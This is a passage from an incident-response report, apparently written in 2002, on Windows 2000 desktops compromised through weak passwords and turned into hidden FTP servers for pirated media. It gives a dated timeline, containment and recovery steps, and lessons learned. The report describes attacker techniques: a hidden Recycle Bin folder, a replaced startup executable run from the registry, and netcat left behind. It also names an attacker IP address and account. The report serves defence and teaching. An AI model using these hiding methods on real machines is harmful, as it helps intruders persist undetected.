ServerStartupLog.txt -

Fri 14Jun02 18:52:12 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001
Cat Soft, All Rights Reserved - by Rob Beckers
Fri 14Jun02 18:52:12 - Cat Soft is an affiliate of Rhino Software, Inc.
Fri 14Jun02 18:52:12 - Loaded external DLL JAsfv.dll
Fri 14Jun02 18:52:13 - Using WinSock 2.0 - max. 32767 sockets
Fri 14Jun02 18:52:13 - Starting FTP Server...
Fri 14Jun02 18:52:13 - FTP Server listening on port number 14232, IP
www.xxx.yyy.zzz, 127.0.0.1
Fri 14Jun02 18:52:13 - FTP Server listening on port number 65000, IP
127.0.0.1
Fri 14Jun02 18:52:13 - Valid registration key found

-------------------------------------------------------------------

and change.txt -

-+-=oOo=======================================oOo=-+-
=FREE SPACE   :%DFree Mb left
=CUR. SPEED   :%ServerKBps Kb/sec
-+-=oOo=======================================oOo=-+-
```

06/18/2002 19:49

The local administrator reports that movies, software and music were found to be available on the ftp server.

06/19/2002 08:47

The site-wide scan for TCP/14232 listeners yields yet another compromised PC.

06/19/2002 10:45

After reviewing my p0f logs I notice that the attacking machine is most probably a Windows 2000 machine. After a quick web search I find the article with an interview of "Benign" that explains how he was able to access many microsoft.com machines due to weak or no passwords on a Windows 2000 machine in their DMZ. I post a link to the article on the CIRT mailing list and suggest that the investigation should focus on the possibility of a weak password.

06/19/2002 10:59

The fourth exploited machine is located and removed from the network.

06/19/2002 11:56

A small discussion on the CIRT mailing list ensues regarding blocking ports 137, 138, 139 at the border router and why we do not block.

06/19/2002 14:32

A message is sent to all system administrators on site warning about an active attack targeting Windows 2000 systems with weak passwords.

06/19/2002 15:56

The local administrator for the three originally compromised machines verifies that all had weak administrator passwords. He also reports that he suspects that cssrv.exe was replaced which allowed for the starting of the ftp server on port 14232. Finally his recommendation for recovery is a reinstallation of the operating system.

06/20/2002 11:35

A CIRT member is added to the investigation of the original 3 machines. He finds:

"The FTP site was stored in a hidden folder inside the Recycle bin. Adding a registry entry to run c:\winnt\system32\cssrv.exe at startup ran it. A new file, cssrv.exe was placed in this directory by the attacker.

No new local accounts were created. The ftp daemon had it's own password file but I was not able to find it."

He also recommended a complete reinstallation of the OS.

06/20/2002 14:07

Comments are solicited from the CIRT mailing list regarding whether or not RestrictAnonymous=2 should be implemented.

06/21/2002 09:38

Consensus is reached that RestrictAnonymous=2 will cause more problems than it is worth. The real issue in this exploit is the weak password.

06/24/2002 09:49

Three new systems have been reported with data transfer rates similar to the original three compromised machines. These new machines showed high traffic on TCP/14232.

06/24/2002 10:00

A fourth new machine is reported.

06/24/2002 11:22

The fourth new machine has been confirmed to be exploited. It is removed from the network.

06/24/2002 11:54

The three machines reported this morning have been removed from the network and are being investigated.

06/24/2002 12:36

Four more machines, in the same area as the three from this morning, indicate high traffic flow consistent with an exploited machine. A total of 8 new suspicious machines have been reported today with one confirmed.

06/24/2002 12:41

A ninth suspected machine has been reported today.

06/24/2002 12:59

And a tenth...

06/24/2002 13:29

The original group of three and the four reported and 12:36 have been confirmed exploited. These seven all had a local administrator who admitted an administrator account had a weak password.

06/24/2002 15:26

This incident has been upgraded to an emergency.

06/24/2002 16:42

Seven of todays reported ten show signs that the machines were exploited on 06/22/2002 at approximately 05:30. This is when the ftp server was uploaded.

06/24/2002 17:12

Another site-wide scan is started looking for listeners on TCP/14231 and TCP/14232.

06/24/2002 17:17

The last suspected machine reported this morning was confirmed exploited with a file creation time of 06/23/2002 12:37 on the ftp server. PS2 games in addition to ripped DVDs, MP3s and MPEG files were found.

06/24/2002 17:23

TCP/14232 will be blocked at the border router. This is the second step taken in the containment process.

06/24/2002 18:43

An eleventh suspected machine reported today...

06/24/2002 19:52

The attackers IP address 62.128.212.97 (adsl-62-128-212-97.iomart.com) is blocked at the border router. Third step of the containment process...

06/25/2002 09:13

It is reported that documentation found on a compromised system indicate that:

"The hackers were specifically looking for 100MB Ethernet connectivity and 30GB of disk space."

06/25/2002 10:02

One exploited machine is set up in a test network. The APORT utility is run and the program listening on ports TCP/14232 and TCP/65000 (localhost) is called SVCHOST.EXE. The location of the program is in the Recycler folder under a hidden directory.

06/25/2002 10:19

Notice is given that no compromised machines are to be reinstalled. Any or all of them may be impounded for evidence collection.

06/25/2002 11:32

Our organizations internal Security staff impounded two machines.

06/25/2002 14:23

All but the two impounded machines have been cleared for reinstallation of the operating system.

06/25/2002 16:25

After closer inspection by two CIRT members, an exploited machine has the Win32 version of netcat (nc.exe) installed. This utility can be used to open a shell on an arbitrary port.

06/26/2002 08:42

After notifying our parent organization about this emergency an evidence technician is dispatched to retrieve the hard drives from the impounded computers.

06/26/2002 16:10

With border router blocks in place and reinstallation of affected machines already in progress the emergency is declared closed.

07/01/2002

The blocks on TCP/14232 are removed from the border router. The block of the attackers IP address will remain indefinitely.

07/03/2002

Site-wide password guessing of Windows machines begins. This scanning will be included in the current group of regular scans.

3.3 Containment

The containment process is also covered in the timeline in section 3.2. For

review the steps taken to contain this exploit were:

- Site-wide scan for TCP/14232 listeners
- TCP/14232 blocked at the border router
- Attackers IP address, 62.128.212.97, blocked at border router
- Site-wide scan for weak passwords on Windows NT/2000 machines

3.4 Eradication

I also covered the primary steps to the eradication process in the timeline in section 3.2. Since none of the systems were servers and none were critical systems, all machines were reinstalled. After reinstallation the machines were checked for weak passwords. An automated process has been instituted to check all Windows machines for weak passwords.

3.5 Recovery

All of the compromised systems were desktop machines therefore recovery to a known good state was easy. All machines were reinstalled and patched before being allowed to return to the network. Our policy for returning a compromised desktop system to service can be summarized by:

- Remove the machine from the network
- Reformat the machines hard drives
- Install the OS from known good media
- Install any service packs or hot fixes from known good media
- Return the machine to the network

Had any of the machines been servers, recovery would have been more difficult. Our servers fall under a regular backup schedule. We were quite confident regarding the initial date and time of the attack. A compromised server would have also been reinstalled and patched, then a restore would have been performed from backup tape that preceded the date of the attack. Finally a scan for weak passwords would have been done.

3.6 Lessons Learned

A basic lesson learned from this incident is the importance of defense in depth. Correlating multiple sources of logging information yielded:

- The attacker most probably launched the attack from a Windows 2000 machine
- The attacker was using the account j.mcelroy.iomartdsl@adslnet1.com

The most valuable lesson learned is that having a reasonable security policy and enforcing it are two different issues. The policy clearly stated that weak passwords should not be used but no checks were made to verify this. As a result of this incident periodic scans are performed looking for weak passwords.

3.7 Extras

Microsoft, along with many others, provide guidelines for choosing strong passwords:

http://www.microsoft.com/ntworkstation/technicalresources/PWDguidelines.asp

References

NetBIOS Working Group, NetBIOS over TCP/IP RFCs
http://www.ietf.org/rfc/rfc1001.txt
http://www.ietf.org/rfc/rfc1002.txt

Microsoft, "Common Internet File System File Access Protocol"
http://msdn.microsoft.com/downloads/default.asp?URL=/downloads/sample.asp?url=/MSDN-FILES/027/001/902/msdncompositedoc.xml

Richard Sharpe, "Just what is SMB?"
http://samba.anu.edu.au/cifs/docs/what-is-smb.html

Microsoft, "MIRC Trojan-Related Attack Detection and Repair"
http://support.microsoft.com/default.aspx?scid=kb;en-us;Q328691

Common Vulnerabilities and Exposures (CVE)
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=can-1999-0503
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=can-1999-0454

Arne Vidstrom, ntsecurity.nu, winfo and dumpusers
http://ntsecurity.nu/toolbox/winfo/
http://ntsecurity.nu/toolbox/dumpusers/

cqure.net, The SMB Auditing Tool
http://www.cqure.net/tools01.html

Brian McWilliams, "Windows 2000 Port Invites Intruders"
http://www.infowar.com/hacker/01/hack_082701c_j.shtml

How to Use the RestrictAnonymous Registry Value in Windows 2000

http://support.microsoft.com/default.aspx?scid=kb;[LN];Q246261

CodeFX, "CIFS Explained"
http://www.codefx.com/CIFS_Explained.pdf

JD Glaser, NTObjectives.com
http://www.ntobjectives.com/

stationx.net, Information Security Consultancy, "How is information enumerated through Null Session sccess, Remote Procedure Calls and IPC$?"
http://www.stationx.net/downloads/null.txt

Zen Security, "Microsoft Networking meets Internet"

http://www.zensecurity.co.uk/default.asp?URL=ms%20networking

Paul Asadoorian, Brown University, NetBIOS Null Sessions
http://www.brown.edu/Facilities/CIS/CIRT/help/netbiosnull.html

Rob Beckers, Serv-U FTP
http://www.cat-soft.com/

Stearns, Passive OS Fingerprinter
http://www.stearns.org/p0f

Chris Wysopal, netcat 1.1 for Win 95/98/NT/2000
http://www.atstake.com/research/tools/

Microsoft, "Password Guidelines"
http://www.microsoft.com/ntworkstation/technicalresources/PWDguidelines.asp